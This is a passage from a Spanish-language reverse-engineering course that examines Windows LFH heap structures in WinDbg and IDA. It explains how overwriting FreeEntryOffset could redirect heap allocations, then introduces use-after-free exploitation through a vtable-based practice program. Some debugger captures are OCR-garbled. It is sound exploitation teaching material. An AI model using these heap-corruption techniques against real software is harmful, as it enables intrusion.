002827d8	0003	0003	[ 00 ]	002827e0	00010	- (busy)
002827f0	0003	0003	[ 00 ]	002827f8	00010	- (busy)
00282808	0003	0003	[ 00 ]	00282810	00010	- (busy)
00282820	0003	0003	[ 00 ]	00282828	00010	- (busy)
00282838	0003	0003	[ 00 ]	00282840	00010	- (busy)
002828c8	0003	0003	[ 00 ]	002828d0	00010	- (busy)
002828e0	0003	0003	[ 00 ]	002828e8	00010	- (busy)
002828f8	0003	0003	[ 00 ]	00282900	00010	- (busy)
00282910	0003	0003	[ 00 ]	00282918	00010	- (free) <span style="background-color: red;">██████████</span>
00282928	0003	0003	[ 00 ]	00282930	00010	- (free)
00282940	0003	0003	[ 00 ]	00282948	00010	- (free)
00282958	0003	0003	[ 00 ]	00282960	00010	- (free)
00282970	0003	0003	[ 00 ]	00282978	00010	- (free)
00282988	0003	0003	[ 00 ]	00282990	00010	- (free)
002829a0	0003	0003	[ 00 ]	002829a8	00010	- (free)
002829b8	0003	0003	[ 00 ]	002829c0	00010	- (free)
002829d0	0003	0003	[ 00 ]	002829d8	00010	- (free)

BG dt LFH HEAP 0x0024acf8

Y es el primero de este LFH porque los anteriores de size 0x10 que dicen free, son de otro LFH de dirección menor posiblemente correspondientes al otro heap.



Vemos que allí a la dirección del chunk 0x282918 sin el header, le resta 8, y queda la dirección del bloque completa con header 0x282910.

00282820	0003	0003	[ 00 ]	00282828	00010	- (busy)
00282838	0003	0003	[ 00 ]	00282840	00010	- (busy)
002828c8	0003	0003	[ 00 ]	002828d0	00010	- (busy)
002828e0	0003	0003	[ 00 ]	002828e8	00010	- (busy)
002829f8	0003	0003	[ 00 ]	00282900	00010	- (busy)
00282910	0003	0003	[ 00 ]	00282918	00010	- (free) <span style="background-color: red;">[ ]</span>
00282928	0003	0003	[ 00 ]	00282930	00010	- (free)
00282940	0003	0003	[ 00 ]	00282948	00010	- (free)
00282958	0003	0003	[ 00 ]	00282960	00010	- (free)
00282970	0003	0003	[ 00 ]	00282978	00010	- (free)
00282988	0003	0003	[ 00 ]	00282990	00010	- (free)

La estructura que no agregamos fue la de LFH, lo hare.

```

WINDBG>dt _LFH_HEAP 0x0024acf8
ntdll!_LFH_HEAP
+0x000 Lock : _RTL_CRITICAL_SECTION
+0x018 SubSegmentZones : _LIST_ENTRY [ 0x282a60 - 0x282a60 ]
+0x020 ZoneBlockSize : 0x20
+0x024 Heap : 0x00240000 Void
+0x028 SegmentChange : 0
+0x02c SegmentCreate : 4
+0x030 SegmentInsertInFree : 0
+0x034 SegmentDelete : 0
+0x038 CacheAllocs : 4
+0x03c CacheFrees : 0
+0x040 SizeInCache : 0
+0x048 RunInfo : _HEAP_BUCKET_RUN_INFO
+0x050 UserBlockCache : [12] _USER_MEMORY_CACHE_ENTRY
+0x110 Buckets : [128] _HEAP_BUCKET
+0x310 LocalData : [1] _HEAP_LOCAL_DATA

```


WINDBG

```

00000000 LFH_HEAP struc ; (sizeof=0x314, mappedto_1093)
00000000 db ? ; undefined
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 db ? ; undefined
00000005 db ? ; undefined
00000006 db ? ; undefined
00000007 db ? ; undefined
00000008 db ? ; undefined
00000009 db ? ; undefined
0000000A db ? ; undefined
0000000B db ? ; undefined
0000000C db ? ; undefined
0000000D db ? ; undefined

```

Ahora usa el campo 0x24 que es hallar la dirección base del HEAP 0x240000 que la mueve a ESI.



BlockUnits era 0x3 en el SHL EAX, 3 es similar a multiplicar por 8 asi que

```

Python>hex(0x3*0x8)
0x18

```


A eso le resta el Usersize

```

Python>hex(0x18-0x10)
0x8

```


Y a ese valor lo compara contra 0x3f como es menor vamos a.



Allí está escribiendo en el header del chunk LFH, no hicimos la estructura.

```
SyntaxError: invalid syntax
WINDBG>dt _HEAP_USERDATA_HEADER
dtx is unsupported for this scenario. It only recognizes dt [ 
ntdll!_HEAP_USERDATA_HEADER
+0x000 SFreeListEntry : _SINGLE_LIST_ENTRY
+0x000 SubSegment : Ptr32 _HEAP_SUBSEGMENT
+0x004 Reserved : Ptr32 Void
+0x008 SizeIndex : UInt4B
+0x00c Signature : UInt4B
```

```
00000000 ; -----
00000000
00000000 HEAP_USERDATA_HEADER struc ; (sizeof=0x10, mappedto_1094)
00000000 db ? ; undefined
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 db ? ; undefined
00000005 db ? ; undefined
00000006 db ? ; undefined
00000007 db ? ; undefined
00000008 db ? ; undefined
00000009 db ? ; undefined
0000000A db ? ; undefined
0000000B db ? ; undefined
0000000C db ? ; undefined
0000000D db ? ; undefined
0000000E db ? ; undefined
0000000F field_0 db ?
00000010 HEAP_USERDATA_HEADER ends
00000010
```



Pisa el byte 7 lo cambia de 0x80 a 0x88

```

+0x00c Signature      : 0
!JINDBG>dt _HEAP_USERDATA_HEADER 282910
!tdll!_HEAP_USERDATA_HEADER
+0x000 SFreeListEntry : _SINGLE_LIST_ENTRY
+0x000 SubSegment    : 0x43126ddc _HEAP_SUBSEGMENT
+0x004 Reserved      : 0x88000000 Void
+0x008 SizeIndex     : 0x5c
+0x00c Signature      : 0

```

JINDBG

002827d8	0003	0003	[ 00 ]	002827e0	00010 - (busy)
002827f0	0003	0003	[ 00 ]	002827f8	00010 - (busy)
00282808	0003	0003	[ 00 ]	00282810	00010 - (busy)
00282820	0003	0003	[ 00 ]	00282828	00010 - (busy)
00282838	0003	0003	[ 00 ]	00282840	00010 - (busy)
002828c8	0003	0003	[ 00 ]	002828d0	00010 - (busy)
002828e0	0003	0003	[ 00 ]	002828e8	00010 - (busy)
002828f8	0003	0003	[ 00 ]	00282900	00010 - (busy)
00282910	0003	0003	[ 00 ]	00282918	00010 - (busy)
00282928	0003	0003	[ 00 ]	00282930	00010 - (free)
00282940	0003	0003	[ 00 ]	00282948	00010 - (free)
00282958	0003	0003	[ 00 ]	00282960	00010 - (free)

Vemos que ahora marca como que esta ocupado, si vemos el siguiente libre de 282928.

```

----- -----
!JINDBG>dt _HEAP_USERDATA_HEADER 282928
!tdll!_HEAP_USERDATA_HEADER
+0x000 SFreeListEntry : _SINGLE_LIST_ENTRY
+0x000 SubSegment    : 0x43126ddb _HEAP_SUBSEGMENT
+0x004 Reserved      : 0x80000000 Void
+0x008 SizeIndex     : 0x5c
+0x00c Signature      : 0

```

Vemos que los libres están con el valor 0x80 y los ocupados con el valor 0x88.

```

+0x00c Signature      : 0
!JINDBG>dt _HEAP_SUBSEGMENT 282a70
!tdll!_HEAP_SUBSEGMENT
+0x000 LocalInfo      : 0x0024b0f0 _HEAP_LOCAL_SEGMENT_INFO
+0x004 UserBlocks     : 0x00282660 _HEAP_USERDATA_HEADER
+0x008 AggregateExchg : _INTERLOCK_SEQ
+0x010 BlockSize       : 3]
+0x012 Flags            : 0
+0x014 BlockCount      : 0x2 ''
+0x016 SizeIndex        : 0x2 ''
+0x017 AffinityIndex    : 0 ''
+0x018 Alignment         : [2] 3
+0x018 SFreeListEntry   : _SINGLE_LIST_ENTRY
+0x01c Lock              : 7

```

La cuestión es que el valor que esta en INTERLOCK\_SEQ y que decide cual es el próximo bloque a entregar esta en 0x282a78 (0x8 a partir del inicio de la estructura HEAP\_SUBSEGMENT)

Antes valía

```
WINDBG>dt _INTERLOCK_SEQ 0x282a78
ntdll!_INTERLOCK_SEQ
+0x000 Depth : 0xd
+0x002 FreeEntryOffset : 0x56
+0x000 OffsetAndDepth : 0x56000d
+0x004 Sequence : 4
+0x000 Exchg : 0n17185505293
```


Y ahora vale

```
[!NDBG]>dt _INTERLOCK_SEQ 0x282a78
tdll!_INTERLOCK_SEQ
+0x000 Depth : 0xc
+0x002 FreeEntryOffset : 0x59
+0x000 OffsetAndDepth : 0x59000c
+0x004 Sequence : 4
+0x000 Exchg : 0n17185701900
```


Vemos que la distancia desde el inicio del chunk que puedo escribir, al que decide cual es el próximo que me va a entregar es solo 0x168 y es un bloque de 0x10 que si se overfldea se puede llegar a pisar.

**FreeEntryOffset** – This 2-byte integer holds a value, when added to the address of the **\_HEAP\_USERDATA\_HEADER**, results in a pointer to the next location for freeing or allocating memory.

Lo que decíamos en el tute anterior se verifica aquí.



A ese valor UserBlocks 0x282660 que lo mueve a ESI y apunta a la estructura HEAP\_USER\_DATA\_HEADER, se le suma aquí EAX que sale luego de varias cuentas del EDI que viene de aquí.



Quiere decir que la próxima vez que se pida un size 0x010, moverá a EDI el valor 0x59000c si es que no esta pisado.

Lo mueve a EAX y luego SHR EAX,0d

Equivalent to dividing by 2 la 0d =08192 decimal o sea 0x2000 hexa

O sea que es equivalente a 0x59000c dividido 0x2000 que da 0x2c8

```
13  
Python>hex(0x59000c / 0x2000)  
0x2c8
```

A eso el hace AND 0xFFFF8

```
+0x000 Exchg : 0  
Python>hex(0x2c8 & 0x7fff8)  
0x2c8
```

Queda igual luego lo suma a ESI que vale 0x282660

```
ryluiuui/nxz{uzzle u ux/rrtoj  
0x2c8  
Python>hex(0x2c8 + 0x282660 )  
0x282928
```

Y me da 0x282928 que es el siguiente libre

002827d8	0003	0003	[ 00 ]	002827e0	00010 - (busy)
002827f0	0003	0003	[ 00 ]	002827f8	00010 - (busy)
00282808	0003	0003	[ 00 ]	00282810	00010 - (busy)
00282820	0003	0003	[ 00 ]	00282828	00010 - (busy)
00282838	0003	0003	[ 00 ]	00282840	00010 - (busy)
002828c8	0003	0003	[ 00 ]	002828d0	00010 - (busy)
002828e0	0003	0003	[ 00 ]	002828e8	00010 - (busy)
002828f8	0003	0003	[ 00 ]	00282900	00010 - (busy)
00282910	0003	0003	[ 00 ]	00282918	00010 - (busy)
00282928	0003	0003	[ 00 ]	00282930	00010 - (free)
00282940	0003	0003	[ 00 ]	00282948	00010 - (free)
00282958	0003	0003	[ 00 ]	00282960	00010 - (free)

Quiere decir que si hay un overflow podemos alterar esta cuenta pisando el valor dentro del INTERLOCK\_SEQ y que me de un bloque anterior, eso lo probaremos en la siguiente parte.

Hasta la siguiente

Ricardo Narvaja

# **INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 49.**

## **USE AFTER FREE**

Hemos visto a lo largo de este curso, la base del uso de IDA para realizar reversing estático, unpacking, exploiting, aun quedan varios temas mas para abarcar, pero dentro de la rama del exploiting nos queda una de las formas de explotación mas difíciles y que asusta a mucha gente veremos los USE AFTER FREE.

Hemos visto el tema de buffer overflows en forma bastante completa, como explotar y desbordar buffers en el stack y en el heap, en varios ejercicios y vídeos que hemos subido a youtube.

Para tratar de entender los use after free, usaremos el EXAMEN 20 como ejemplo pues realmente se puede explotar solamente como USE AFTER FREE, no hay overflow en ninguna parte del código y los buffers están correctos siempre, si ese es el caso, como se puede explotar y desviar la ejecución?

Para poder entender necesitaran bajarse primero el código fuente del examen 20

<https://drive.google.com/file/d/0B13TW0l0f8O2WDRfQTlvT1JoNnc/view?usp=sharing>

El ejecutable que esta zipeado y tiene password a

<https://drive.google.com/file/d/0B13TW0l0f8O2N1gtZWNianZpNnM/view?usp=sharing>

Y los símbolos

<https://drive.google.com/file/d/0B13TW0l0f8O2c3RRUUpJTFJMaEE/view?usp=sharing>

Deberían renombrarlos con el mismo nombre del ejecutable con extensión pdb o cuando IDA les dice que no los encuentra buscarlos y decirle donde están para que los cargue.

The screenshot shows a code editor with a dark theme. The file is named "ConsoleApplication2.cpp". The code defines a class "Empleados" with several member variables and three virtual methods: set\_Salario, get\_Salario, and print\_salario. The constructor and destructor are also defined. A yellow highlighter has been used to mark the class name "Empleados" and the three virtual methods. A red thumbs-down icon is placed next to the constructor and destructor definitions.

```
4 #include "stdafx.h"
5 #include <string.h>
6 #include <stdlib.h>
7 #include "ConsoleApplication2.h"
8 #include <Windows.h>
9
10 class Empleados {
11 {
12     int salario_actual;
13 public:
14     char cadena[200];
15     int edad_actual;
16     int año_ingreso;
17     char name[200];
18     virtual void set_Salario(int _salario);
19     virtual int get_Salario();
20     virtual void print_salario();
21     Empleados();
22     ~Empleados();
23
24 private:
25
26 };
27
28 void Empleados::set_Salario(int _salario)
29 {
30     salario_actual = _salario;
31 }
32
33 int Empleados::get_Salario()
34 {
35     return this->salario_actual;
36 }
37
38 void Empleados::print_salario()
39 {
40     printf("Salario %s = %d\n", this->name, this->salario_actual);
41 }
42
43 Empleados::Empleados()
44 {
45     edad_actual = 0;
46 }
47
48 Empleados::~Empleados()
49 {
50 }
```

Vemos en el código fuente una clase llamada Empleados, su constructor Empleados::Empleados y los métodos virtuales que hablando mal y pronto, serían las funciones que utilizaran las instancias de esta clase.

Hasta acá todo bien veamos las instancias en el main.

The screenshot shows a code editor with a green vertical bar on the left. The main area contains the following C++ code:

```
int main()
{
    int c;
    int largo = 0;
    int despedidos=0;
    LoadLibraryA((LPCSTR)"iconv.dll");
    LoadLibraryA((LPCSTR)"intl.dll");
    Empleados * pepe = new Empleados;
    pepe->año_ingreso = 2010;
    pepe->edad_actual = 35;
    pepe->set_Salario(2000);
    strncpy (pepe->name, "pepe", 200);
    pepe->print_salario();

    Empleados * jose = new Empleados;
    jose->año_ingreso = 2011;
    jose->edad_actual = 39;
    jose->set_Salario(3000);
    strncpy(jose->name, "jose", 200);
    jose->print_salario();

    printf("Ingrese Curriculum Empleados\n");
    fgets(pepe->cadena, 200, stdin);
    fgets(jose->cadena, 200, stdin);
}
```

Vemos dos instancias una llamada pepe y otra jose de dicha clase Empleados, la misma en este caso se efectúa usando la función `new()`, que es bastante similar a `malloc` pero para mas orientada a crear en este caso dichas instancias, reservando la memoria necesaria en el heap. (recordamos que cuando traceábamos la función `new()` dentro terminábamos en `malloc` ).

```

00D010C0
00D010C0
00D010C0 ; Attributes: bp-based frame
00D010C0
00D010C0 ; int __cdecl main()
00D010C0 _main proc near
00D010C0
00D010C0     block      = dword ptr -8
00D010C0 largo     = dword ptr -4
00D010C0
00D010C0     push    ebp
00D010C0     mov     ebp, esp
00D010C0     sub     esp, 8
00D010C0     push    ebx
00D010C0     push    esi
00D010C0     push    edi
00D010C0     push    416 ; size
00D010CE     mov     [ebp+largo], 0
00D010D5     call    operator new(uint)
00D010DA     mov     ebx, eax
00D010DC     add     esp, 4
00D010DF     mov     ecx, ebx
00D010E1     mov     [ebp+block], ebx
00D010E4     mov     dword ptr [ebx], offset const Empleados::`vtable'
00D010EA     mov     dword ptr [ebx+000h], 0
00D010F4     mov     edx, [ebx]
00D010F6     push    70h
00D010FB     mov     dword ptr [ebx+0D4h], 7DAh
00D01105     mov     dword ptr [ebx+0D0h], 23h
00D0110F     call    dword ptr [edx]
00D01111     mov     esi, ds:_imp__strncpy
00D01117     lea     eax, [ebx+0D8h]
00D0111D     push    0C8h ; Count
00D01122     push    offset Source ; "pepe"
00D01127     push    eax ; Dest
00D01128     call    esi ; _imp__strncpy
00D0112A     mov     eax, [ebx]
00D0112C     add     esp, 0Ch
00D0112F     mov     ecx, ebx
00D01131     call    dword ptr [eax+8]
00D01134     push    416 ; size
00D01139     call    operator new(uint)
00D0113E     mov     edi, eax

```

Ahí vemos en el ejecutable los dos llamados a new() para crear ambas instancias pepe y jose.

Y si miramos dentro del new vemos que llama a malloc con el size que está allí como argumento, en este caso 416 decimal o 0x1A0 que es el size que necesita cada instancia.

```

00D012C5
00D012C5
00D012C5 ; Attributes: bp-based frame
00D012C5
00D012C5 ; void * __cdecl operator new(unsigned int size)
00D012C5 void * __cdecl operator new(unsigned int) proc near
00D012C5
00D012C5 size      = dword ptr 8
00D012C5
00D012C5     push    ebp
00D012C6     mov     ebp, esp
00D012C8     jmp     short loc_D012E9

```

↓

```

00D012E9
00D012E9 loc_D012E9:
00D012E9     push    ; size_t [ebp+size]
00D012EC     call    _malloc
00D012F1     pop     ecx
00D012F2     test   eax, eax
00D012F4     jz     short loc_D012CA

```

↓

```

00D012CA
00D012CA loc_D012CA:
00D012CA     push    [ebp+size]
00D012CD     call    _callnewh
00D012D2     pop     ecx
00D012D3     test   eax, eax
00D012D5     jnz    short loc_D012E9

```

```

00D012F6     pop    ebp
00D012F7     retn
00D012F7 void * __cdecl operator new(unsigned int) endp
00D012F7

```

```

class Empleados
{
    int salario_actual;
public:
    char cadena[200];
    int edad_actual;
    int año_ingreso;
    char name[200];
    virtual void set_Salario(int _salario);
    virtual int get_Salario();
    virtual void print_salario();
    Empleados();
    ~Empleados();

private:
};

```

Sabemos que a bajo nivel la instancia es como una variable de tipo estructura y debe tener lugar para guardar todas los atributos de la clase, que son equivalentes a los campos de la estructura, vemos un int para salario actual, y en la parte publica un buffer de 200 bytes decimal llamado cadena, otro llamado name y vemos también la declaración de los métodos virtuales.

Normalmente dentro del constructor, en el primer lugar de el espacio reservado para cada instancia se guarda un puntero a una tablita llamada vtable las direcciones a los métodos virtuales y en cada instancia habrá un puntero a dicha tablita o vtable.

En el ejercicio 19 anterior que era también de clases, a pesar de que no había new porque la instancia era una variable en el stack y no en el heap, se veía claramente el constructor.

```

004010F0
004010F0
004010F0
004010F0 ; void __thiscall My_server::My_server(My_server *this)
004010F0 public: __thiscall My_server::My_server(void) proc near
004010F0 this = ecx
004010F0     push    esi
004010F1     mov     esi, this
004010F3     push    10C8h ; size_t
004010F8     push    0 ; int
004010FA     lea    eax, [esi+1CCh]
00401100     mov    dword ptr [esi], offset const My_server::`vtable'<My_server>
00401106     push    eax ; void *
00401107     mov    dword ptr [esi+8], 0
0040110E     mov    dword ptr [esi+1C4h], 0
00401118     mov    dword ptr [esi+1C8h], 0
00401122     mov    byte ptr [esi+1294h], 0
00401129     call    _memset
0040112E     push    0C8h ; size_t
00401133     lea    eax, [esi+1295h]
00401139     push    0 ; int
0040113B     push    eax ; void *
0040113C     call    _memset
00401141     add    esp, 18h
00401144     mov    eax, esi
00401146     pop    esi
00401147     retn
00401147 public: __thiscall My_server::My_server(void) endp
00401147

```


Y como dentro del mismo en el primer dword guardaba el puntero a la vtable.

```

1:004032F0 dd offset const My_server::`RTTI Complete Object Locator'
1:004032F4 ; void (_cdecl *const My_server::`vtable')[6]()
1:004032F4 const My_server::`vtable' dd offset datos::correr(int)
1:004032F4 ; DATA XREF: My_server::My_server(void)+10h
1:004032F4 ; _main+35h
1:004032F8 dd offset datos::xorear(int)
1:004032FC dd offset My_server::Init_Server(void)
1:00403300 dd offset My_server::Run_Server(void)
1:00403304 dd offset My_server::initialization(void)
align 10h

```

Que apuntaba a los métodos virtuales, ahora en este ejemplo no se ve el constructor en el IDA si existiera, como tenemos los símbolos debería llamarse Empleados::Empleados y no existe ese método.



Bueno lo que pasa es que el compilador como vio que el constructor es muy pequeño y hace casi nada al optimizar, elimino dicho método y lo reemplazo por las instrucciones que contiene.

```

Empleados::Empleados()
{
    edad_actual = 0;
}

```

El constructor solo pone a cero ese atributo y ademas debe setear la vtable justo despues del new que crea la instancia , veamos en el IDA.

```

00D010C8    push    edi
00D010C9    push    416 ; size
00D010CE    mov     [ebp+largo], 0
00D010D5    call    operator new(uint)
00D010DA    mov     ebx, eax
00D010DC    add     esp, 4
00D010DF    mov     ecx, ebx
00D010E1    mov     [ebp+block], ebx
00D010E4    mov     dword ptr [ebx], offset const Empleados::`vftable'
00D010EA    mov     dword ptr [ebx+800h], 0
...

```

Allí hace ambas cosas, pone a cero dicho atributo y setea la vtable para su uso posterior.

```

rdata:00D03260          dd offset const Empleados::`RTTI Complete Object Locator'
rdata:00D03264 ; void __cdecl *const Empleados::`vftable'[4]()
rdata:00D03264 const Empleados::`vftable' dd offset Empleados::set_Salario(int)
rdata:00D03264           ; DATA XREF: _main+24fo
rdata:00D03264           ; _main+88fo ...
rdata:00D03268           dd offset Empleados::get_Salario(void)
rdata:00D0326C           dd offset Empleados::print_salario(void)
rdata:00D03270           ; No hubo Directorio Entrada

```

Así que guarda en el primer lugar de la memoria reservada de cada instancia, un puntero a esa tablita o vtable.

Antes de reversear el examen completo, que lo veremos en el vídeo correspondiente, veamos como es el mecanismo de la vulnerabilidad USE AFTER FREE y como se explotaría.

Vemos que dentro del programa, según se den ciertas condiciones, se borra mediante delete() que es equivalente a free(), la instancia de pepe o la de jose.

```

if (strlen(pepe->cadena)<20){

    printf("Despedir empleado curriculum insuficiente\n");

    delete pepe;
    despedidos++;
}

if (despedidos == 0) {

    if (strlen(jose->cadena) < 20) {

        printf("Despedir empleado curriculum insuficiente\n");

        delete jose;
        despedidos++;

    }

}

```

```

00D01227 loc_00D01227:
00D01227    call    operator delete(void *,uint)
00D01227    add    esp, 0Ch
00D0122C    push   offset aIngreselLargoDe ; "Ingrese largo de curriculum de nuevo em"...
00D0122F    call    _printf
00D01234    ...

```

